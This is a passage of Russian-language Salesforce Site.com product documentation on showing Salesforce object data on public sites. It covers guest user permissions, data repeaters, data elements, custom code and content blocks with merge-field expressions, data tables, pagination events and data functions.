Повторители данных позволяют устанавливать связь со стандартными или настраиваемыми объектами Salesforce и извлекать наборы данных на основе заданных критериев фильтрации. Повторитель данных, используемый совместно с элементами данных, настраиваемым кодом или блоками содержимого, позволяет создавать «шаблон повторения», отображающий на странице как минимум одну запись.

Добавление формы на страницу

Формы позволяют собирать и отправлять данные о посетителях сайта в стандартные или настраиваемые объекты Salesforce. Пользователи могут создавать формы Web-to-Lead, собирать сведения о клиентах или отзывы о продуктах и услугах.

Представления «По умолчанию», «Ошибка» и «Нет данных»

Восстановление информационных подключений

СМ. ТАКЖЕ:

Общие сведения о доступе к данным в связанных объектах

Добавление пагинации в повторители данных и таблицы данных

Представления «По умолчанию», «Ошибка» и «Нет данных»

Настройка полномочий доступа к данным для объектов Salesforce

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования профиля пользователя-гостя:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта И Управление профилями и наборами полномочий И «Настройка приложения»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Сайты, разработанные с помощью Site.com, являются общедоступными, поэтому их посетителям предоставляется связанная лицензия пользователя-гостя.

По умолчанию посетителям сайта доступна информация, размещенная на активном общедоступном сайте (например, активы и страницы сайта). Тем не менее, просмотр и отправка данных в объекты Salesforce предоставляются пользователям-гостям сайта только путем изменения полномочий объекта в соответствующем профиле. Каждому сайту назначается отдельная лицензия пользователя-гостя, поэтому уровень гостевого доступа к объектам Salesforce определяется на частной основе.

Чтобы изменить профиль пользователя-гостя, выполните указанные ниже действия.

1. Щелкните **«Конфигурация сайта»** и **«Профиль** *имя сайта*» на вкладке «Общие сведения» приложения Site.com Studio. При добавлении повторителя данных, таблицы данных, функции обработки данных или формы на страницу щелкните ссылку **«откройте профиль пользователя-гостя»** в диалоговом окне элемента.
2. В профиле пользователя-гостя включите полномочие «Чтение» для стандартных или настраиваемых объектов, которые должны использоваться для извлечения данных посредством повторителей данных, таблиц данных или функций обработки данных. Включите полномочие «Создание» для целевых объектов отправки данных посредством форм. Полномочия, которые не были предоставлены по умолчанию, должны быть предоставлены вручную.
3. При необходимости измените параметры безопасности полей объекта.

СМ. ТАКЖЕ:

Хранение активов для использования в объектах Salesforce
Общие сведения о службах данных Site.com

Хранение активов для использования в объектах Salesforce

Веб-сайты, разработанные с помощью Site.com, являются общедоступными, поэтому их посетители не обладают полномочиями, необходимыми для просмотра изображений и документов, хранящихся в объектах Salesforce, которые, в свою очередь, доступны только проверенным пользователям.

Чтобы воспользоваться преимуществами служб данных Site.com, рекомендуем импортировать файлы в Site.com и сохранить относительный URL-адрес данных активов в стандартный или настраиваемый объект. Абсолютный URL-адрес может использоваться в том случае, если изображения или файлы размещены на других веб-узлах и доступны в Интернете.

Например, настраиваемый объект «Каталог» используется для создания страницы сайта «Каталог», содержащей сведения и изображения продуктов. Прежде чем перейти к созданию страницы сайта «Каталог», выполните указанные ниже действия.

1. Импортируйте изображения продуктов на сайт Site.com.
2. Чтобы сохранить относительный URL-адрес изображения, добавьте поле в объект «Каталог» (например, «`URL-адрес изображения`»).
3. Добавьте относительный путь изображения для каждой записи продукта. Данный URL-адрес связан с сайтом, поэтому относительный путь к изображению `widget.png`, загруженному на сайт, будет выглядеть следующим образом: `/widget.png`. URL-адреса чувствительны к регистру.

Если таблица данных или повторитель данных и элементы данных добавляются на страницу сайта «Каталог» для отображения сведений о продукте, то поле «`URL-адрес изображения`» может использоваться для динамического отображения изображений всех продуктов на странице.

СМ. ТАКЖЕ:

- Настройка полномочий доступа к данным для объектов Salesforce
- Общие сведения о службах данных Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Динамическое извлечение данных с помощью повторителей данных

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования профиля пользователя-гостя:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Роль администратора сайта или конструктора, назначенная на уровне сайта

И

Управление профилями и наборами полномочий

И

Настройка приложения

Повторители данных позволяют устанавливать связь со стандартными или настраиваемыми объектами Salesforce и извлекать наборы данных на основе заданных критериев фильтрации. Повторитель данных, используемый совместно с элементами данных, настраиваемым кодом или блоками содержимого, позволяет создавать «шаблон повторения», отображающий на странице как минимум одну запись.

Чтобы добавить повторитель данных на страницу, выполните указанные ниже действия.

1. Перетащите элемент **«Повторитель данных»** с панели «Элементы страницы» на страницу.
2. Выберите нужный объект.

   Прим.:

   - Для пользователей Site.com: раскрывающийся список содержит только те объекты, которые доступны пользователям-гостям, так как посетителям общедоступного сайта предоставляется лицензия пользователя-гостя. Чтобы предоставить пользователям-гостям доступ к другим объектам, откройте профиль пользователя-гостя, включите полномочие «Чтение» для соответствующего объекта и обновите список.
   - Для пользователей сообществ: раскрывающийся список содержит объекты, которые не могут быть доступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.

3. При необходимости выберите критерии фильтрации набора данных в разделе «Фильтры». Если критерии фильтрации не заданы, то отображаются все данные элемента.
   a. Выберите поле, к которому должны быть применены критерии фильтрации. Раскрывающийся список «Поле» содержит поля объекта, за которыми следуют поля всех родительских объектов, указанные в следующем формате: *имя_родительского_объекта*.*имя_поля*.
   b. Чтобы определить способ фильтрации результатов, выберите нужный оператор. Например, чтобы просмотреть точные совпадения, выберите оператор *«Равно»*.
   c. Выберите источник значения фильтра. Например, чтобы задать явное значение, выберите *«Фиксированное значение»*. Чтобы использовать значения, переданные на страницу посредством строки запроса, выберите *«Строка URL-запроса»*.
   d. Задайте значение фильтра. При использовании строки запроса рекомендуем также указать алгоритм действий в случае ее отсутствия.
   e. Чтобы уточнить результаты фильтрации, добавьте дополнительные критерии. Каждый элемент фильтра дополняется оператором «И».

   Прим.: Если фильтрация результатов выполняется на основе фиксированного значения, то возвращенные записи могут быть просмотрены в разделе «Предварительный просмотр подключения». Чтобы обновить список записей, щелкните **«Повторить загрузку предварительного просмотра»**.

4. Укажите порядок сортировки результатов (по возрастанию или убыванию) и необходимое количество полей в разделе «Сортировка». Например, если объект содержит пользовательские данные, то результаты могут быть отсортированы сначала по полу, а затем по имени.
5. Укажите максимально допустимое количество отображаемых результатов в разделе «Ограничения». Например, чтобы просмотреть только первые пять результатов, введите значение *«5»* в поле «Ограничить результаты:».
6. При добавлении пагинации укажите максимально допустимое количество результатов на страницу в поле «Количество результатов на страницу».
7. Нажмите кнопку **«Сохранить»**.

Затем добавьте элементы данных, настраиваемый код или блоки содержимого в повторитель данных для отображения излеченных данных.

Отображение данных с помощью элементов данных

Рекомендуем использовать элемент данных для отображения данных, извлеченных информационным подключением страницы или повторителем данных. Элемент данных соотносится с полем объекта и выступает в качестве структурного нуля, который заменяется данными поля при загрузке страницы.

Отображение данных с помощью настраиваемого кода

Помимо элементов данных и блоков содержимого, данные могут отображаться в повторителе данных или информационном подключении страницы посредством настраиваемого кода. Альтернативный способ позволяет отображать данные поля в соответствии с текстом.

Отображение данных с помощью блоков содержимого

Помимо элементов данных и настраиваемого кода, данные могут отображаться в повторителе данных или информационном подключении страницы посредством блоков содержимого. Альтернативный способ позволяет отображать данные поля в соответствии с текстом.

Динамическое извлечение данных с помощью таблиц данных

Таблица данных позволяет устанавливать связи со стандартными или настраиваемыми объектами Salesforce, извлекать наборы данных на основе заданных критериев фильтрации и отображать записи в виде строк таблицы. Столбцы таблицы данных соотносятся с полями связанного объекта. Каждая ячейка столбца выступает в качестве структурного нуля, который заменяется данными поля при загрузке страницы.

Редактирование столбцов в таблице данных

Добавление пагинации в повторители данных и таблицы данных

Использование функций обработки данных

Функция обработки данных позволяет устанавливать связь со стандартным или настраиваемым объектом Salesforce, выполнять расчеты по возвращенным результатам и отображать эти расчеты на странице. Например, функция обработки данных позволяет рассчитать общее значение или среднее количество всех возвращенных записей для отдельного поля объекта.

Общие сведения об информационных подключениях страницы

Информационные подключения страницы позволяют администраторам сайта и конструкторам создавать страницы сведений для отдельных записей при использовании объектов Salesforce.

Извлечение данных посредством информационных подключений страницы

Рекомендуем использовать информационное подключение страницы для создания страниц сведений для отдельных записей при использовании объектов Salesforce.

Общие сведения о доступе к данным в связанных объектах

Отображение данных из связанных объектов с помощью вложенных повторителей данных

Повторитель данных, содержащий другой повторитель данных, таблицу данных или функцию обработки данных, может использоваться для извлечения данных из дочернего объекта. Внешний или родительский повторитель данных связывается с объектом (например, организации). Внутренний повторитель данных, таблица данных или функция обработки данных автоматически связывается с любыми дочерними объектами (например, контакты). Также это называется *вложенным повторителем данных*.

Повышение производительности посредством кэширования

Фильтры данных

Общие сведения об отображении динамических данных посредством выражений

Приложение Site.com использует язык выражений для динамического отображения данных. Выражения являются структурными нулями для данных, которые заменяются сведениями при загрузке страницы. Выражения позволяют определять способ отображения данных на странице при использовании привязанных к данным элементов страницы или настраиваемых свойств виджетов.

Примеры фильтрации данных

СМ. ТАКЖЕ:

Представления «По умолчанию», «Ошибка» и «Нет данных»

Повышение производительности посредством кэширования

Примеры фильтрации данных

Общие сведения о службах данных Site.com

Отображение данных с помощью элементов данных

Рекомендуем использовать элемент данных для отображения данных, извлеченных информационным подключением страницы или повторителем данных. Элемент данных соотносится с полем объекта и выступает в качестве структурного нуля, который заменяется данными поля при загрузке страницы.

Элементы данных, используемые совместно с повторителем данных, позволяют создавать «шаблон повторения», отображающий на странице как минимум одну запись. Элементы данных, используемые совместно с информационным подключением страницы, отображают данные из отдельной записи.

Элементы данных позволяют отображать обычный текст, форматированный текст (для дат и чисел) или изображения. Кроме того, элементы данных могут содержать гиперссылки для переадресации посетителей сайта на другую страницу (например, подробное описание) или обновления данных, отображаемых на странице или в повторителе данных на основе выбора пользователя. См. раздел «Примеры фильтрации данных» на странице 6567.

Ниже перечислены действия, доступные на открытой странице.

1. Перетащите элемент **«Элемент данных»** с панели «Элементы страницы» в повторитель данных. При наличии информационного подключения страницы перетащите элемент страницы **«Элемент данных»** прямо на холст страницы.
2. Выберите нужное поле. Чтобы определить способ отображения данных поля, щелкните **«Настроить»**.

   Прим.: Поля объекта отображаются первыми; затем следуют поля всех родительских объектов, использующих формат *имя_родительского_объекта*.*имя_поля*.

3. Выберите тип отображения.

Параметр	Описание
Текст	Отображение данных поля в виде обычного текста.
Форматированный текст	Выбор нужного формата отображения текста при использовании дат, времени или валюты.
Изображение	Отображение данных поля, содержащего URL-адрес изображения, в виде изображения. URL-адрес может быть абсолютным или относительным. При необходимости выберите поле для альтернативного текста или введите настраиваемый текст.

4. Чтобы создать гиперссылку, выберите «Добавить гиперссылку». В противном случае перейдите к действию 8.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

5. Выберите тип ссылки.

Параметр	Описание
URL-адрес	Связывание с веб-страницей путем выполнения одного из указанных ниже действий. • Выбор нужного поля (например, поле, содержащее относительные URL-адреса PDF-файлов, загруженных на сайт). • Выбор нужного поля и нажатие кнопки **«Настроить»** для добавления абсолютного URL-адреса или создания настраиваемой ссылки (например, строки URL-запроса).
Элемент сайта	Связывание со страницей, изображением или файлом, используемым на сайте, путем выбора типа элемента и самого элемента. (Если список элементов не отображается, установите курсор в поле «URL-адрес» и нажмите клавишу со стрелкой «вниз» на клавиатуре.) При необходимости настройте URL-адрес (например, путем создания строки URL-запроса).
Эл. почта	Связывание с сообщением эл. почты путем ввода адреса получателя, темы и текста сообщения. Поля слияния могут использоваться для доступа к полям объекта. Например, если объект содержит поле «Эл. почта», введите поле слияния (например, `{!email}`) в текстовое поле «Адрес эл. почты». При выборе ссылки открывается окно создания сообщения в почтовом клиенте пользователя и заполняется поле «Кому» соответствующим адресом эл. почты .

6. Чтобы добавить подсказку, выберите обязательное поле или щелкните **«Настроить»** для добавления настраиваемого текста.

   Подсказка отображается в виде всплывающего окна при наведении указателя мыши на ссылку.

7. Выберите область отображения элемента, связываемого с URL-адресом или элементом сайта.

Параметр	Описание
Во всплывающем окне	Элемент отображается во всплывающем окне. При выборе данного параметра пользователь может указать имя всплывающего окна, а также определить его размеры и внешний вид.

Параметр	Описание
В новом окне (_blank)	Элемент отображается в новом безымянном окне обозревателя.
В текущем окне (_self)	Элемент отображается в том же окне в виде ссылки. Данный параметр выбран по умолчанию.
В активном окне (_top)	Элемент отображается в активном родительском наборе рамок или окне-рамке, содержащем ссылку.
В родительском окне (_parent)	Элемент отображается в родительском наборе рамок или окне-рамке, содержащем ссылку.

8. Нажмите кнопку **«Сохранить»**.

Элемент данных отображается на странице в качестве поля слияния. Чтобы протестировать отображаемые результаты, откройте страницу для предварительного просмотра.

СМ. ТАКЖЕ:

- Динамическое извлечение данных с помощью повторителей данных
- Извлечение данных посредством информационных подключений страницы
- Отображение данных с помощью настраиваемого кода
- Отображение данных с помощью блоков содержимого

Отображение данных с помощью настраиваемого кода

Помимо элементов данных и блоков содержимого, данные могут отображаться в повторителе данных или информационном подключении страницы посредством настраиваемого кода. Альтернативный способ позволяет отображать данные поля в соответствии с текстом.

Ниже перечислены действия, доступные на открытой странице.

1. Перетащите элемент страницы **«Настраиваемый код»** с панели «Элементы страницы» в повторитель данных. При наличии информационного подключения страницы перетащите элемент страницы **«Настраиваемый код»** прямо на холст страницы.
2. Чтобы получить доступ к полям объекта, связанного с повторителем данных или страницей, введите `{!` и дважды щелкните нужное выражение.

   Прим.: Поля объекта отображаются первыми; затем следуют поля всех родительских объектов, использующих формат *имя_родительского_объекта*`.`*имя_поля*.

3. Добавьте любые дополнительные выражения или введите нужный текст. Например:

```
To contact {!Name}, call {!Phone}.
```

   где `{!Name}` и `{!Phone}` являются структурными нулями для значений полей «Имя» и «Тел.» каждой записи.

4. Нажмите кнопку **«Сохранить и закрыть»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

СМ. ТАКЖЕ:

Динамическое извлечение данных с помощью повторителей данных

Извлечение данных посредством информационных подключений страницы

Отображение данных с помощью блоков содержимого

Примеры фильтрации данных

Отображение данных с помощью блоков содержимого

Помимо элементов данных и настраиваемого кода, данные могут отображаться в повторителе данных или информационном подключении страницы посредством блоков содержимого. Альтернативный способ позволяет отображать данные поля в соответствии с текстом.

Ниже перечислены действия, доступные на открытой странице.

1. Перетащите элемент страницы **«Блок содержимого»** с панели «Элементы страницы» в повторитель данных. При наличии информационного подключения страницы перетащите элемент страницы **«Блок содержимого»** прямо на холст страницы.
2. Введите имя поля, которое должно отображаться посредством выражения. Например, `{!Name}`.

   Прим.: Поля объекта отображаются первыми; затем следуют поля всех родительских объектов, использующих формат *имя_родительского_объекта.имя_поля*.

3. Добавьте любые дополнительные выражения или введите нужный текст. Например:

   Чтобы связаться с `{!Name}`, *позвоните по телефону* `{!Phone}`.

   где `{!Name}` и `{!Phone}` являются структурными нулями для значений полей «Имя» и «Тел.» каждой записи.

   Кроме того, выражения могут использоваться при добавлении гиперссылки в блок содержимого.

4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

СМ. ТАКЖЕ:

- Динамическое извлечение данных с помощью повторителей данных
- Извлечение данных посредством информационных подключений страницы
- Отображение данных с помощью настраиваемого кода
- Отображение данных с помощью элементов данных
- Примеры фильтрации данных

Динамическое извлечение данных с помощью таблиц данных

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Для редактирования профиля пользователя-гостя:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта И Управление профилями и наборами полномочий И Настройка приложения

Таблица данных позволяет устанавливать связи со стандартными или настраиваемыми объектами Salesforce, извлекать наборы данных на основе заданных критериев фильтрации и отображать записи в виде строк таблицы. Столбцы таблицы данных соотносятся с полями связанного объекта. Каждая ячейка столбца выступает в качестве структурного нуля, который заменяется данными поля при загрузке страницы.

Чтобы добавить таблицу данных на страницу, выполните указанные ниже действия.

1. Перетащите элемент **«Таблица данных»** с панели «Элементы страницы» на страницу.
2. Выберите нужный объект.

   Прим.:

   - Для пользователей Site.com: раскрывающийся список содержит только те объекты, которые доступны пользователям-гостям, так как посетителям общедоступного сайта предоставляется лицензия пользователя-гостя. Чтобы предоставить пользователям-гостям доступ к другим объектам, откройте профиль пользователя-гостя, включите полномочие «Чтение» для соответствующего объекта и обновите список.
   - Для пользователей сообществ: раскрывающийся список содержит объекты, которые не могут быть доступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.

3. При необходимости выберите критерии фильтрации набора данных в разделе «Фильтры». Если критерии фильтрации не заданы, то отображаются все данные элемента.
   a. Выберите поле, к которому должны быть применены критерии фильтрации. Раскрывающийся список «Поле» содержит поля объекта, за которыми следуют поля всех родительских объектов, указанные в следующем формате: *имя_родительского_объекта*`.`*имя_поля*.
   b. Чтобы определить способ фильтрации результатов, выберите нужный оператор. Например, чтобы просмотреть точные совпадения, выберите оператор *«Равно»*.
   c. Выберите источник значения фильтра. Например, чтобы задать явное значение, выберите *«Фиксированное значение»*. Чтобы использовать значения, переданные на страницу посредством строки запроса, выберите *«Строка URL-запроса»*.
   d. Задайте значение фильтра. При использовании строки запроса рекомендуем также указать алгоритм действий в случае ее отсутствия.
   e. Чтобы уточнить результаты фильтрации, добавьте дополнительные критерии. Каждый элемент фильтра дополняется оператором «И».

Прим.: Если фильтрация результатов выполняется на основе фиксированного значения, то возвращенные записи могут быть просмотрены в разделе «Предварительный просмотр подключения». Чтобы обновить список записей, щелкните **«Повторить загрузку предварительного просмотра»**.

4. Укажите порядок сортировки результатов (по возрастанию или убыванию) и необходимое количество полей в разделе «Сортировка». Например, если объект содержит пользовательские данные, то результаты могут быть отсортированы сначала по полу, а затем по имени.
5. Укажите максимально допустимое количество отображаемых результатов в разделе «Ограничения». Например, чтобы просмотреть только первые пять результатов, введите значение *«5»* в поле «Ограничить результаты:».
6. При добавлении пагинации укажите максимально допустимое количество результатов на страницу в поле «Количество результатов на страницу».
7. Нажмите кнопку **«Далее»**.
8. Чтобы добавить доступные поля в таблицу, дважды щелкните нужное поле или выберите поле и нажмите кнопку  .
9. Чтобы изменить порядок отображения выбранных полей, щелкните **«Переместить вверх»** или **«Переместить вниз»**.
10. Нажмите кнопку **«Сохранить»**.

Прим.: Элементы страницы не могут быть добавлены в таблицу данных. Чтобы добавить столбцы в таблицу данных, выберите нужную таблицу данных и щелкните **«Правка»**. Выберите дополнительные поля в окне «Выбрать поля» и сохраните внесенные изменения.

Ниже перечислены действия, доступные на панели «Свойства» после добавления таблицы данных на страницу.

- Введите краткое описание назначения таблицы в поле «Заголовок». Заголовок отображается над таблицей и соответствует стандартам доступности W3C для пользователей программ чтения с экрана.
- Чтобы скрыть заголовки столбцов, снимите флажок «Показать заголовки столбцов» в разделе «Таблица».
- Чтобы включить функцию сортировки столбцов, выберите тему jQuery Flexigrid в разделе «Тема» и установите флажок «Включить сортировку». Тема также меняет внешний вид таблицы.
- Чтобы изменить имя столбца, выберите ячейку столбца и обновите ее имя в свойстве «Заголовок столбца» раздела «Таблица данных».

СМ. ТАКЖЕ:

Редактирование столбцов в таблице данных

Представления «По умолчанию», «Ошибка» и «Нет данных»

Повышение производительности посредством кэширования

Примеры фильтрации данных

Редактирование столбцов в таблице данных

Столбцы таблицы данных соотносятся с полями связанного объекта. Каждая ячейка столбца выступает в качестве структурного нуля, который заменяется данными поля при загрузке страницы.

Ячейки столбца позволяют отображать обычный текст, форматированный текст (для дат и чисел) или изображения. Кроме того, ячейки столбца могут содержать гиперссылки для переадресации посетителей сайта на другую страницу (например, подробное описание) или обновления данных, отображаемых в таблице данных на основе выбора пользователя. См. раздел «Примеры фильтрации данных» на странице 6567.

Чтобы изменить столбец, выполните указанные ниже действия.

1. Дважды щелкните ячейку столбца в таблице данных.
2. Выберите нужное поле. Чтобы определить способ отображения данных поля, щелкните **«Настроить»**.

   Прим.: Поля объекта отображаются первыми; затем следуют поля всех родительских объектов, использующих формат *имя_родительского_объекта*.*имя_поля*.

3. Выберите тип отображения.

Параметр	Описание
Текст	Отображение данных поля в виде обычного текста.
Форматированный текст	Выбор нужного формата отображения текста при использовании дат, времени или валюты.
Изображение	Отображение данных поля, содержащего URL-адрес изображения, в виде изображения. URL-адрес может быть абсолютным или относительным. При необходимости выберите поле для альтернативного текста или введите настраиваемый текст.

4. Чтобы создать гиперссылку, выберите «Добавить гиперссылку». В противном случае перейдите к действию 8.
5. Выберите тип ссылки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Параметр	Описание
URL-адрес	Связывание с веб-страницей путем выполнения одного из указанных ниже действий. • Выбор нужного поля (например, поле, содержащее относительные URL-адреса PDF-файлов, загруженных на сайт). • Выбор нужного поля и нажатие кнопки **«Настроить»** для добавления абсолютного URL-адреса или создания настраиваемой ссылки (например, строки URL-запроса).
Элемент сайта	Связывание со страницей, изображением или файлом, используемым на сайте, путем выбора типа элемента и самого элемента. (Если список элементов не отображается, установите курсор в поле «URL-адрес» и нажмите клавишу со стрелкой «вниз» на клавиатуре.) При необходимости настройте URL-адрес (например, путем создания строки URL-запроса).
Эл. почта	Связывание с сообщением эл. почты путем ввода адреса получателя, темы и текста сообщения. Поля слияния могут использоваться для доступа к полям объекта. Например, если объект содержит поле «Эл. почта», введите поле слияния (например, `{!email}`) в текстовое поле «Адрес эл. почты». При выборе ссылки открывается окно создания сообщения в почтовом клиенте пользователя и заполняется поле «Кому» соответствующим адресом эл. почты .

6. Чтобы добавить подсказку, выберите обязательное поле или щелкните **«Настроить»** для добавления настраиваемого текста.

   Подсказка отображается в виде всплывающего окна при наведении указателя мыши на ссылку.

7. Выберите область отображения элемента, связываемого с URL-адресом или элементом сайта.

Параметр	Описание
Во всплывающем окне	Элемент отображается во всплывающем окне. При выборе данного параметра пользователь может указать имя всплывающего окна, а также определить его размеры и внешний вид.
В новом окне (_blank)	Элемент отображается в новом безымянном окне обозревателя.

Параметр	Описание
В текущем окне (_self)	Элемент отображается в том же окне в виде ссылки. Данный параметр выбран по умолчанию.
В активном окне (_top)	Элемент отображается в активном родительском наборе рамок или окне-рамке, содержащем ссылку.
В родительском окне (_parent)	Элемент отображается в родительском наборе рамок или окне-рамке, содержащем ссылку.

8. Нажмите кнопку **«Сохранить»**.

Столбец отображается на странице в качестве выражения. Чтобы протестировать отображаемые результаты, откройте страницу для предварительного просмотра.

Чтобы изменить имя столбца, выберите ячейку столбца и обновите имя в поле «Заголовок столбца» на панели «Свойства».

СМ. ТАКЖЕ:

Динамическое извлечение данных с помощью таблиц данных

Общие сведения о службах данных Site.com

Добавление пагинации в повторители данных и таблицы данных

События позволяют добавлять интерактивные и анимированные эффекты на страницы и в элементы страницы веб-сайта. События пагинации, добавленные в повторители данных и таблицы данных, способствуют удобному перемещению пользователей по отображаемым данным. Рекомендуем использовать данную функцию при обработке большого объема информации.

Например, пагинация, добавленная в повторитель данных, который отображает всех пользователей организации, упрощает процесс перемещения пользователей по данным. Система поддерживает три события пагинации.

- Предыдущая страница
- Следующая страница
- Перейти на страницу

Создание событий «Предыдущая страница» и «Следующая страница»

Создайте кнопки «Предыдущая страница» и «Следующая страница» для последовательного перемещения пользователей по данным. Обе кнопки создаются одинаково.

1. Создайте повторитель данных или таблицу данных.
2. Укажите количество отображаемых записей на страницу в разделе «Ограничения».
3. Перетащите кнопку на страницу.
4. Замените имя кнопки значением «Предыдущая страница» или «Следующая страница» на панели «Свойства».
5. Выберите событие «Щелчок» на панели «События».
6. Нажмите кнопку + в появившемся окне «Действия» и выберите действие «Предыдущая страница» или «Следующая страница».
7. Выберите повторитель данных или таблицу данных в поле «Целевой элемент».
8. Нажмите кнопку **«Сохранить»**.

Создание события «Перейти на страницу»

Событие «Перейти на страницу» создается по аналогии с кнопками «Предыдущая страница» и «Следующая страница», но требует добавления поля ввода, позволяющего пользователям указывать номер нужной страницы.

1. Создайте повторитель данных или таблицу данных.
2. Укажите количество отображаемых записей на страницу в разделе «Ограничения».
3. Перетащите поле **«Число»** на страницу.
4. Замените имя метки поля нужным значением на панели «Свойства». Например, «Введите номер страницы».
5. Перетащите элемент **«Кнопка»** на страницу.
6. Замените имя кнопки значением «Перейти на страницу» на панели «Свойства».
7. Выберите событие «Щелчок» на панели «События».
8. Нажмите кнопку + в появившемся окне «Действия» и выберите действие «Перейти на страницу».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

9. Выберите повторитель данных или таблицу данных в поле «Целевой элемент».
10. Выберите поле, созданное в действии 3, в параметре «Код поля ввода».
11. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Динамическое извлечение данных с помощью повторителей данных
- Динамическое извлечение данных с помощью таблиц данных
- Создание события
- Доступные события и действия

Использование функций обработки данных

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования профиля пользователя-гостя:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта И Управление профилями и наборами полномочий И Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Функция обработки данных позволяет устанавливать связь со стандартным или настраиваемым объектом Salesforce, выполнять расчеты по возвращенным результатам и отображать эти расчеты на странице. Например, функция обработки данных позволяет рассчитать общее значение или среднее количество всех возвращенных записей для отдельного поля объекта.

Чтобы добавить функция обработки данных на страницу, выполните указанные ниже действия.

1. Перетащите элемент **«Функция обработки данных»** с панели «Элементы страницы» на страницу.
2. Выберите нужный объект.

Прим.:

- Для пользователей Site.com: раскрывающийся список содержит только те объекты, которые доступны пользователям-гостям, так как посетителям общедоступного сайта предоставляется лицензия пользователя-гостя. Чтобы предоставить пользователям-гостям доступ к другим объектам, откройте профиль пользователя-гостя, включите полномочие «Чтение» для соответствующего объекта и обновите список.
